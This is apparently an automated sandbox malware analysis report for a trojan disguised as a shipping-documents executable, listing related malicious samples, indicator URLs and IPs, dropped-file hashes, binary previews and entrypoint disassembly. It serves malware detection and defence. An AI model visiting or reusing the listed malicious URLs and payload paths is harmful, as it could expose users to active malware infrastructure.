Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403523
Start date:	04.05.2021
Start time:	07:02:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	202139769574 Shipping Documents.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/4@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 19.3% (good quality ratio 17.4%) • Quality average: 74.1% • Quality standard deviation: 32%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.185.159.144	S4qfwZnR6X.exe	Get hash	malicious	Browse	• www.silhouettebodyspa.com/de92/?tHul=fdfLpdbpF&pPj8qlK=aW4bwX+7+rq/lVtFlzifkf7EnMQHuKASlHyg88U21n5YYvOPVn8iR8TT3SxMPq5PboHve2hfIg==
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• www.theblueefishhotel.net/qjnt/?h48x=QMUGPevm6Irjo8oPFEVzH6HtR6H2zoEQzpkVeMV2m2AjEhovI/wxUHuwVe7nA2+6+ZBUHg==&BZz=llM0X6
	PO_29_00412.exe	Get hash	malicious	Browse	• www.missmaltese.com/hw6d/?wR9=6RCAxHzHs2U8cKrh6h9/ydGjrhxnSTzcOHDfHkTTDkA8hCV/5sMta/cQsHNALet3pcHc&3f=ZlLd8r8PtX
	triage_dropped_file.exe	Get hash	malicious	Browse	• www.theblueefishhotel.net/qjnt/?r6q=QMUGPevj6PrnoskDHEVzH6HtR6H2zoEQzp8FCPJ3iWAiEQEpPvh9CDWyW7XbbWKJxYUk&rTFDm=GBOxAlxXYbRxGd
	SO.xlsm.exe	Get hash	malicious	Browse	• www.innergardenhealing.space/vns/?LhyT=zVctTXmfihjFUsAOMVrNY/RZD+cbtBdO/414jUVl4R7yRJAmeLRzuR8nHqD+F0uaORIo&E8OxL=vBZhT2dHLjy0LJ
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• www.totally-seo.com/p2io/?KtxL=TySV6YYzJGXnavbEwOCoDLKT5SC+Z4Hfl/S6WoKTLKp4rrhaLWxPw3pQ7MoCWZBvlMUw&NtTdXn=wXL40t9Hkrxhn
	MrV6Do8tZr.exe	Get hash	malicious	Browse	• www.totally-seo.com/p2io/?IR-4RXN=TySV6YYzJGXnavbEwOCoDLKT5SC+Z4Hfl/S6WoKTLKp4rrhaLWxPw3pQ7PESKodUP59hGuNmhA==&Bl=lHL8SnehYVc

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	jH10jDMcBZ.exe	Get hash	malicious	Browse	• www.pimpmyrecipe.com/goei/?hBZpUr88=TTuxDc9EejbduYk8ZHEjlKcpN/O2EpBILXUKac8y6lhY4fajDGEqKXEgdN9yrGt+CfvTHOy+nA==&ofuxZl=yVJLPZsh
	Bank Details.exe	Get hash	malicious	Browse	• www.bkadvisor.solutions/oop8/?VxltT=6leXzhz0HpbTyjo0&uTCxy=9q1jRSOnnNf60k4S5uNju76o5PZZ5N10RY2/dWv7PNz7/EQQEm71kaM265hkKCffnmaelGAAXw==
	slystan.xlsm.exe	Get hash	malicious	Browse	• www.innergardenhealing.space/vns/?LHQD=zVctTXmfihjFUsAOMVrNY/RZD+cbtBdO/414jUVl4R7yRJAmeLRzuR8nHpjuKV+iQ0hv&T6oxFd=cV5TBxmhbt1LOZ
	Order PO #5544 TULIP GROUP LLC , PDF.exe	Get hash	malicious	Browse	• www.leonspropertysolutions.com/ewws/?OBttf=Rig5aSaUxJV4q+XrAdOvMvt+HSYND7QLvg+Ya6a+ZEgoSp/4o5PSorZAhMzJpSu+xT2Y&uTxX=ApmHH4
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• www.anewdistraction.com/p2io/?YrCXdBfh=ia0dgIkdnBZILDuo3zp8eo0tNiPxoXJfkPpt6P05AAGh3ZPzSagLTNX+xDwqY+f6mMsY&EzuxZr=3fX4
	uNttFPI36y.exe	Get hash	malicious	Browse	• www.anewdistraction.com/p2io/?CR=ia0dgIkdnBZILDuo3zp8eo0tNiPxoXJfkPpt6P05AAGh3ZPzSagLTNX+xAcDb+jCvvZO4wivfA==&QL0=ehux_83x40_XBX2

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RE New order.exe	Get hash	malicious	Browse	• www.artagayne.com/bfak/?hnKTL2G=lEpF3fMuhFaVGoxUipaAbx4zzMr2AlwY1zqXBesPXpO0ClU4ldjrZa1VKGtyyF0e6Bf2&jL0Hir=Uxl4Q6Zhkt
	Shipping documents doc.exe	Get hash	malicious	Browse	• www.mobcitylabs.com/gnk/?uTdLB8=SYZO30Rw9/xWTIeSKGPhX7HmTPZweoUXDGzJY+4zU//Zy+/I+iT+Zq6wGvGaG9cV/7Lr&adWdvD=OfpxebaP
	Swift Copy#0002.exe	Get hash	malicious	Browse	• www.ryannandrenee.com/ve9m/?-Z2D=RGPxlYcYYZMRssQx83blssQCW28eAYFOMhAVyeJzr7PHP1CJckGguhov8OVhYhGBnZlz&4h5=k2JX5xRHxZU0PLap
	Packing List.exe	Get hash	malicious	Browse	• www.sanctumwell.com/chue/?k0GdoVb=LXiihE4+8betnnXE6wCUtZgfXL5im0GvFl2FnJa1SS/lY513m5ls9Ep+TyRGHAkUzeYb&NZeTzz=AbmdQfuHJ8KlVRip
	INV#609-005.PDF.exe	Get hash	malicious	Browse	• www.ryannandrenee.com/ve9m/?vPDhx=RGPxlYcYYZMRssQx83blssQCW28eAYFOMhAVyeJzr7PHP1CJckGguhov8N1xXAW558h0&kfL8ap=F6AlIfF8e4F
	PaymentBNK#2.PDF.exe	Get hash	malicious	Browse	• www.jeannegauliard.com/ve9m/?Jtx=rn2/WBoBBrSTDsPQBl5n5Tr1llbuBbDEq2cf+qNtMvqv6yqW+TuUHUpYwKZu5L02o3jn&_jqp3V=gH2dK0JxIR5
	Payment Invoice.exe	Get hash	malicious	Browse	• www.minterfortexas.com/chue/?Bxl4iL=G9TtVN5R6EJkOjOehstyspBsMB8h6uPP4SNtk4flZ+Q+zaxTbo8GQGYSWt4KCoCWgLKd&xPZTBf=dn-paHGxXlDP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.227.38.74	Remittance Advice pdf.exe	Get hash	malicious	Browse	• www.sewadorbsclothing.com/nt8e/?blm=TToywE07YkGPr1SSYVo5Zl0eXSAn7PGjTs4OR5iBsoxazNcvt6mcqDrbAAXGiUlQyBjZ6mutAA==&tVTd=M6AhI
	74ed218c_by_Libranalysis.exe	Get hash	malicious	Browse	• www.babyshopit.com/8u3b/?EzrxUr=TE3r3Po/80I3A7BjdmOrtV2X1cXMdBXcsPlehNMo8xFrjXCGEx4PM+IgH3zoRtc5Tgzkp+uvDw==&0VMt8D=3fJTbJlpxpVT_2d0
	don.exe	Get hash	malicious	Browse	• www.funnyfootballmugs.com/uoe8/?BR=cjlpd&Y4plXns=oRF9sMnf9PdLhjUOIBAEDWVppNUvEE2O6ED6s7IbEJi5z3l9xavY20aFrDWDg7pV30V8
	WaybillDoc_7349796565.pdf.exe	Get hash	malicious	Browse	• www.theestellawear.com/sbqi/?JtxL=Ofv0h5DUcgF1HBnP9jQv4WLSG1M3kjn+2XlmTbHkz/cbhvSYry19ohgdWpI3v2dkGCKs&pph=kJBTslxPNNKLxNz
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• www.exuberantemodafeminina.com/ued5/?t8o8ntU=P+YSthdRkosM1Kkk+FGYkcUIeENu2yCNDkfR3XxxXKvwa5X+dXL5WZZdMs5u6SZ4VnDl&kRm0q=J48P
	wMqdemYyHm.exe	Get hash	malicious	Browse	• www.raiseamerican.com/f0sg/?7n0lqHm=YNkyISHPJk/bibwJBhOHtZm0DRLrV9PaArDWVr56RQ+cEQwRll7XlbEm2zoOENnktRSV&CP=chrxU

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO#10244.exe	Get hash	malicious	Browse	• www.dreamlikeliving.com/uv34/?xV8HslL8=5UaGcRQVNBURRiJV+9v1SQNlNBIBrH6pS93qQ4ZjH/IbytUWJvzWBvUcaoCYSFJ+DAMYTluhcw==&1bz=o8rHa
	493bfe21_by_Libranalysis.exe	Get hash	malicious	Browse	• www.advionpowergel.com/8njn/?CTvX=cvRh_lYP&uFNl=SvxnXnxPZ6/RXiCEA5gpWOUe8/6ZD7+WedveK6ILzn6yPy4OJmK7t7jGBRqeY+TLnjv1
	DocNo2300058329.exe	Get hash	malicious	Browse	• www.exuberantemodafeminina.com/ued5/?RL0=P+YSthdRkosM1Kkk+FGYkcUIeENu2yCNDkfR3XxxXKvwa5X+dXL5WZZdMvZ+1zJALCqi&BR-d4N=7nMpkDO0IdLxFH6P
	x16jmZMFrN.exe	Get hash	malicious	Browse	• www.covidpreventionshop.com/h6fe/?idCt3l3x=lvVfZQo4A24dNSGxxPwiOsdgHIv5tWk/cS3b4qunPdJKlwuQQcnTCZP3mbjBL0nYndss&Rv=Y2MpoVAxKRFDj0y
	TNT SHIPPING DOC 6753478364.exe	Get hash	malicious	Browse	• www.heosleight.com/maw9/?0V0hlZ=WKgLlhFhEzeNjFMge4LpHm5g+ODrZerh8srqhGFWn5kwTJLJyZ0r84PSd6yLMthvhFEa&OVolp8=AZ9lQ6QHS8EdPrG0
	z5Wqivscwd.exe	Get hash	malicious	Browse	• www.raiseamerican.com/f0sg/?9rQPJl=YNkyISHPJk/bibwJBhOHtZm0DRLrV9PaArDWVr56RQ+cEQwRll7Xlbem2zokb9XkpTaV&EzrtFB=4hL05l3xNH1L

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DVO100024000.doc	Get hash	malicious	Browse	• www.americanstatesapparel.com/f0sg/?tDK=3tuwmvhMi7pGvx+mmUPwBEVcP0da4WtROkbfwo1L944cWBUw2PlAV4md2HmgZSuKmmCfDA==&LPYP_=Sfgd
	100005111.exe	Get hash	malicious	Browse	• www.dreamlikeliving.com/uv34/?tXEd=9r4tEpsH-L5HP&2dspJx=5UaGcRQVNBURRiJV+9v1SQNlNBlBrH6pS93qQ4ZjH/IbytUWJvzWBvUcaruiRElFA3tJ
	1103305789.exe	Get hash	malicious	Browse	• www.dreamlikeliving.com/uv34/?rZ=5UaGcRQVNBURRiJV+9v1SQNlNBlBrH6pS93qQ4ZjH/IbytUWJvzWBvUcaoChN0p9NWQfTlumPA==&sBvD8F=GxopsDgxOz1D0R
	ofert#U0103 comand#U0103 de cump#U0103rare_pdf.exe	Get hash	malicious	Browse	• www.weirdkult.com/b3gc/?ndkHzH=-Z20XnRx36xD&ARn=fdxwzo3oR3+60ycRzpiGgZCohcHl+5WU1+HTjmZXhP2AlGDanZS5zFmFBLd5xguXKjuO
	zDUYXIqwi4.exe	Get hash	malicious	Browse	• www.recovatek.com/hx3a/?YVMtavf=fCmUcBRhMrUy3w+kl11B/xiypSW2fUD8cU7Pu3gqArK5c3pJn3j9k/DsIYuCZjxFqiyLV4XQ2A==&EBZ=ZTIHdV4XjtnXb
	HbnmVuxDIc.exe	Get hash	malicious	Browse	• www.manicolada.com/oerg/?xBZ4k4xH=VrJFN02EWUtV1rIt9g/j1QSdUuEw0Uf1/z3ywhG+Y3UeSqedxSn0wL7pECCF3FrbmHhMvfLpdA==&tHr8=gdfDsdw8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice.exe	Get hash	malicious	Browse	• www.cjaccessories.net/eqas/?v4Xp-=zlzoH+ErGdORI3KgnipEDQmAM+5mnlewXlSz4LF6ZDcdx8ultHTjoqljxUMZx7tHvLXvbS3vgg==&0nGP-6=LhrLJ4-pzBedz
	OuuJQ2R6v5.exe	Get hash	malicious	Browse	• www.trumpchix.com/g8bi/?7n=zq4LXs77W3q9n4caIdqAltHL4o48M8oiqlf9nZ5gHtwqOaWe9U5+XgrVJla/dPCaliP2&lHK8=X2JX02PxcH_p0rM

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shops.myshopify.com	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	74ed218c_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	don.exe	Get hash	malicious	Browse	• 23.227.38.74
	WaybillDoc_7349796565.pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO#10244.exe	Get hash	malicious	Browse	• 23.227.38.74
	493bfe21_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	DocNo2300058329.exe	Get hash	malicious	Browse	• 23.227.38.74
	x16jmZMFrN.exe	Get hash	malicious	Browse	• 23.227.38.74
	TNT SHIPPING DOC 6753478364.exe	Get hash	malicious	Browse	• 23.227.38.74
	z5Wqivscwd.exe	Get hash	malicious	Browse	• 23.227.38.74
	DVO100024000.doc	Get hash	malicious	Browse	• 23.227.38.74
	100005111.exe	Get hash	malicious	Browse	• 23.227.38.74
	1103305789.exe	Get hash	malicious	Browse	• 23.227.38.74
	New order.04272021.DOC.exe	Get hash	malicious	Browse	• 23.227.38.74
	ofert#U0103 comand#U0103 de cump#U0103rare_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	zDUYXIqwi4.exe	Get hash	malicious	Browse	• 23.227.38.74
	HbnmVuxDIc.exe	Get hash	malicious	Browse	• 23.227.38.74
	Invoice.exe	Get hash	malicious	Browse	• 23.227.38.74
ext-sq.squarespace.com	wMqdemYyHm.exe	Get hash	malicious	Browse	• 198.49.23.145
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 198.185.159.144
	7824,pdf.exe	Get hash	malicious	Browse	• 198.49.23.145
	PO_29_00412.exe	Get hash	malicious	Browse	• 198.185.159.144
	DHL_S390201.exe	Get hash	malicious	Browse	• 198.185.159.145
	triage_dropped_file.exe	Get hash	malicious	Browse	• 198.185.159.144
	Wire transfer.exe	Get hash	malicious	Browse	• 198.185.159.144
	mC9LnX9aGE.exe	Get hash	malicious	Browse	• 198.49.23.145
	4x1cYP0PFs.exe	Get hash	malicious	Browse	• 198.49.23.145
	SO.xlsm.exe	Get hash	malicious	Browse	• 198.185.159.144
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 198.185.159.144
	MrV6Do8tZr.exe	Get hash	malicious	Browse	• 198.185.159.144
	50% payment.exe	Get hash	malicious	Browse	• 198.185.159.145
	Bank Details.exe	Get hash	malicious	Browse	• 198.185.159.144

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	slystan.xlsm.exe	Get hash	malicious	Browse	• 198.185.159.144
	Order PO #5544 TULIP GROUP LLC , PDF.exe	Get hash	malicious	Browse	• 198.185.159.144
	oFTHxkeltz.rtf	Get hash	malicious	Browse	• 198.185.159.145
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• 198.185.159.144
	uNttFPI36y.exe	Get hash	malicious	Browse	• 198.185.159.144
	RE New order.exe	Get hash	malicious	Browse	• 198.185.159.144

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SQUARESPACEUS	S4qfwZnR6X.exe	Get hash	malicious	Browse	• 198.185.159.144
	wMqdemYyHm.exe	Get hash	malicious	Browse	• 198.49.23.145
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 198.185.159.144
	7824,pdf.exe	Get hash	malicious	Browse	• 198.49.23.145
	PO_29_00412.exe	Get hash	malicious	Browse	• 198.185.159.144
	DHL_S390201.exe	Get hash	malicious	Browse	• 198.185.159.145
	triage_dropped_file.exe	Get hash	malicious	Browse	• 198.185.159.144
	4x1cYP0PFs.exe	Get hash	malicious	Browse	• 198.49.23.145
	SO.xlsm.exe	Get hash	malicious	Browse	• 198.185.159.144
	RDAx9iDSEL.exe	Get hash	malicious	Browse	• 198.185.159.144
	MrV6Do8tZr.exe	Get hash	malicious	Browse	• 198.185.159.144
	50% payment.exe	Get hash	malicious	Browse	• 198.185.159.145
	jH10jDMcBZ.exe	Get hash	malicious	Browse	• 198.185.159.144
	Bank Details.exe	Get hash	malicious	Browse	• 198.185.159.144
	slystan.xlsm.exe	Get hash	malicious	Browse	• 198.185.159.144
	Order PO #5544 TULIP GROUP LLC , PDF.exe	Get hash	malicious	Browse	• 198.185.159.144
	oFTHxkeltz.rtf	Get hash	malicious	Browse	• 198.185.159.145
	qmhFLhRoEc.exe	Get hash	malicious	Browse	• 198.185.159.144
	uNttFPI36y.exe	Get hash	malicious	Browse	• 198.185.159.144
	RE New order.exe	Get hash	malicious	Browse	• 198.185.159.144
CLOUDFLARENETUS	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 104.21.64.132
	Documents_111651917_375818984.xls	Get hash	malicious	Browse	• 172.67.151.10
	813oo3jeWE.exe	Get hash	malicious	Browse	• 104.23.98.190
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 23.227.38.32
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.26.13.9
	FzDN7GfLRo.exe	Get hash	malicious	Browse	• 162.159.137.232
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	Yeni sipari#U015f _WJO-001, pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 172.67.151.10
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 104.21.64.132
	5c542bb5_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.84.93
	6a9b0000.da.dll	Get hash	malicious	Browse	• 104.20.184.68
	6ba90000.da.dll	Get hash	malicious	Browse	• 104.20.184.68
	5c542bb5_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.84.93
	s.dll	Get hash	malicious	Browse	• 104.20.185.68
	setup-lightshot.exe	Get hash	malicious	Browse	• 104.23.139.12
	s.dll	Get hash	malicious	Browse	• 104.20.185.68

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	74ed218c_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	Bank payment return x.exe	Get hash	malicious	Browse	• 104.21.19.200
	471e3984_by_Libranalysis.docx	Get hash	malicious	Browse	• 104.22.1.232

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\6jozwj8vold4hca	
Process:	C:\Users\user\Desktop\202139769574 Shipping Documents.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.965733975411533
Encrypted:	false
SSDEEP:	192:G8dUYWCcT4LQA0xDqK8Y0XEmDaqw0TgnB:G0Z8A0xD1eECZw08B
MD5:	FA3FABB95EFE2421CB6CFE45AF090058
SHA1:	B640202E71BFA1A4491CB51CCA08C2CAEB261243
SHA-256:	5270B05F0892FA817E271BF75BDEC87F4E422BE60A5CC010C0779CAB5F9310AB
SHA-512:	E8883E6AF046CC3A3A764705B379350201C6E630529833355239B54125CDA78645FA2F32559D19D0EB384035A5A8107EA6EC1D7E23967CC7485A8E5AA2021D3B
Malicious:	false
Reputation:	low
Preview:	....d;...$..7s5..w.M:.....]@....f..RtD.3.k..$C...../.0...~..N.9.\.B.G.a.x...).^_L.$..<.Qt#....'.$.....6.....M.....`t...uow..].%....f..zl...oui..k.K.H6....,.T.U..[t.A\.o...e3..k~....H.b.T.....9 !.../.....(...ZJ0.V.d..S..WaE.S.=..V.@<DP...-.-..5.?..7#M..Xq.3.'?...\.{..*.....9.f.....2.o..-."R.;.$.8..IW.v...C.`dF.q...:.OU....1..n$o...4.....!..O.....kiu..Wx..$..gQ... ..8K !.k..N8..iE..R..U..U...(T.p...lm.....z .M#.Fc.....>.g2....]pw.V.Of.oJ...i...o...^...!...JL...B....%i.y.a..5e.d)..lI..m.H.>..13K.D.q.E-p.+.m.....1x.2...0.pN>.8...P...8..v.&.)..E.K:\...'.N.. ..".}...p4.$~...L...bJ.M...T.V..zH.?. .%X..#.v. ...~...k=K.Hr2.R.O.Q.....*.gg~.}..'2.=3z ...~..#.=C..f.x.Z.....a.T}c...o.E.!._.U,"<..'....!.*.....,_...."2b.e,r..v....`..=..,>?.6jT.....*....E..e.. .e..*[.0"- |.?.....xM.vXZ.).@...:.....LO...G.2....`..9.P.D..M.L.,c.*....u.t..}E..SO.. ....|`....N.p*1...iSk.5...,O...?..p..K..g1.H.x.#.|..~;W..W..\qa.."{.v.}.|.X/.I.i.

C:\Users\user\AppData\Local\Temp\mjxrwbd3mn4	
Process:	C:\Users\user\Desktop\202139769574 Shipping Documents.exe
File Type:	data
Category:	dropped
Size (bytes):	186368
Entropy (8bit):	**7.9991063815094785**
Encrypted:	**true**
SSDEEP:	3072:IyrTURCvk/yUkIzR58kBNxMoMxq+Yf3sgKqApifG2ke47if0/pmXIRvy:Nr6CM/yUkQX8SMoPf83Z0fG4qif0/pby
MD5:	563AC074A4ED1386DB6F9D39D07E27D8
SHA1:	86B4D17F259CE0AB4DDFAE1CC8AE71516BB6B02D
SHA-256:	2ACA38659931F371C14ACF2155E27B0F02C6D8DA853E9F3CA591B0E54A5D257B
SHA-512:	3CB98D18C7AA58152D74A895256356AB603931C1BECDD52653603D4EDC1F458EE5901C25524194FD6693090889E4BFDE6D66EC535AB1B1D4BFD4B9E9E98BCC2
Malicious:	false
Reputation:	low
Preview:	A.[.3..*.Q....{..sN...'<..ONeo..bLU...m ...7pl..6.BW.}.HX.K.0...._V...A..8..?.r....!....v..V.'.nY.z.T?..8..I.>o..aF.....4...h.i2.m3.j....<^..6.u...i.....:.....P.=..<*..K;S.....9.G.;3.9.d.... ..F...#bW.O..;i.D.....Yq.}...G.D8...$NV.....RO.c...'...(.7.M.9|.......S.I<.d.w.$B...$a2..D0J$._O?....2O!.}.......U...4...9..2(.{Y1.=..v.#iK..V..O....,..K..k..../..)i.....1..y..".t`sj..... .>.Q.%f3~.U.W...$..KsUT.....B.Q.....V.....[.o]...I.Z...&....=.b(1.....XE.D....^...?rP..(.....jJ+. G%P/{.6..F.....T.;um%..zX~.....ZQ)..3W... ..;....W.m.FZ.P.r.Wc.$..J....J..)u..N *..e..^.~od^.\h.;....N+.<2.<'..E.Y.....1....T..>k.:{..#.S{.$b_.....}..^zD.l.\9.O..x.rr..\8.s?3.-.-....ge.=......$....1.....'#.9.Y..).L.U.N..]..C....{..N.....[...'!...B.bp.k...q.P. .0h...Q.d....%....Z.R? D.....Z(,...~.l.`.....J..".....f+.bZ>,.-.....^.\...r&.....L.|N..%....4&V:..U.].eK..D-.vq.N%x')>(@..Y.....A.....X/.. .Y/.Y..*E...T.x.`.....j..pt.T....6..".1V...g..q.=.Y.

C:\Users\user\AppData\Local\Temp\nseCE57.tmp	
Process:	C:\Users\user\Desktop\202139769574 Shipping Documents.exe
File Type:	data
Category:	dropped
Size (bytes):	202809
Entropy (8bit):	7.951227965199436
Encrypted:	false
SSDEEP:	6144:ErIr6CM/yUkQX8SMoPf83Z0fG4qif0/pb:OIrs/yU/8SLn83afJdfepb

C:\Users\user\AppData\Local\Temp\nseCE57.tmp	
MD5:	EEC68D9A616CC886AE38B3F03FD9BF89
SHA1:	7CC6FEA48F92829BC72B6CB9C235D1342EBDC92C
SHA-256:	2269443BC541DD17909DA43985E6C73D332A4B89B8771F3A09276E16F0A449B5
SHA-512:	E4E79ACDBC1501412F894851E686C31D23B703164102D34938709F78D7590DC5A6063381F86714B695CBE4DF3CF43A4765ED6BCEEB6D36F233A8BA58207891AF
Malicious:	false
Reputation:	low
Preview:	$.....,.....>.....$..... .....J.....g.....j..... ....

C:\Users\user\AppData\Local\Temp\nszCE87.tmp\22m80anrrsp.dll	
Process:	C:\Users\user\Desktop\202139769574 Shipping Documents.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	4.592177790604414
Encrypted:	false
SSDEEP:	96:rcgn1ASkfNDZ+t8oFmfRYB0tGL+l6gUVklwLz2ub29+3EQs:wnmlLa6gWCki99+3EQ
MD5:	A91A7F4F897A9E713B5773E389980197
SHA1:	7B8BF8B09702848EF1E3FB0CFD8FA94FBF92FFC3
SHA-256:	E74DA3284780511C44E53FC952A7DFE12578DDCB37C3BCFF43C1C45D5A427B0A
SHA-512:	883A8957A712B3A83C90555B19CB71BD49EAD9B8B042FF18515007B3A081208F7E1AF38D56BDC0610D5A7F8D7758FF1DC3A8264E20DCF2E294CF852BB604B9D
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....C1.....;...;...;.....Rich.....PE..L...T..`.....!..... ..... .....@.....!..P...$#.....0!.....P!..@..... .....text...p..... ..`.rdata..... .....@..@.data...L....0.....@..... .....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.8990267345678715
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	202139769574 Shipping Documents.exe
File size:	235115
MD5:	eee5f618718bc8237bb9c7a48154cf1a
SHA1:	84dc873f65dc9e86978944d1adddb762efcf2631
SHA256:	cc7b066e0fa912d406c27790458ad6feb171b27275b6e3fe46b7a7574da7bfce
SHA512:	8f49fab9642c63814bc77ff302d05719d92404fe38bd220060a161c51b3f6f129bd5c4b2a4b3a2e1e239488e31f157f32b772505f8501003682cc9904d205c57
SSDEEP:	6144:lPXIfOtwEmM2jSvr02vaoMrgkoHYltLEZZLMZU7J:aW2Ar0Esrbo4H0MZ+
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich.PG.....PE..L.....$_.....d.....a4.....@

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x403461
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D6E4 [Sat Aug 1 02:43:48 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ea4e67a31ace1a72683a99b80cf37830

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A130h
mov dword ptr [esp+20h], ebx
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B0h]
call dword ptr [004080C0h]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042474Ch], eax
je 00007F291CB83933h
push ebx
call 00007F291CB86AAEh
cmp eax, ebx
je 00007F291CB83929h
push 00000C00h
call eax
mov esi, 004082A0h
push esi
call 00007F291CB86A2Ah
push esi
call dword ptr [004080B8h]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl
jne 00007F291CB8390Dh
push 0000000Bh
call 00007F291CB86A82h
push 00000009h
call 00007F291CB86A7Bh
push 00000007h
mov dword ptr [00424744h], eax
call 00007F291CB86A6Fh
cmp eax, ebx
je 00007F291CB83931h
push 0000001Eh
call eax

Instruction
test eax, eax
je 00007F291CB83929h
or byte ptr [0042474Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408288h]
mov dword ptr [00424818h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 0041FD10h
call dword ptr [0040816Ch]
push 0040A1ECh

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8438	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2d000	0xbc8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
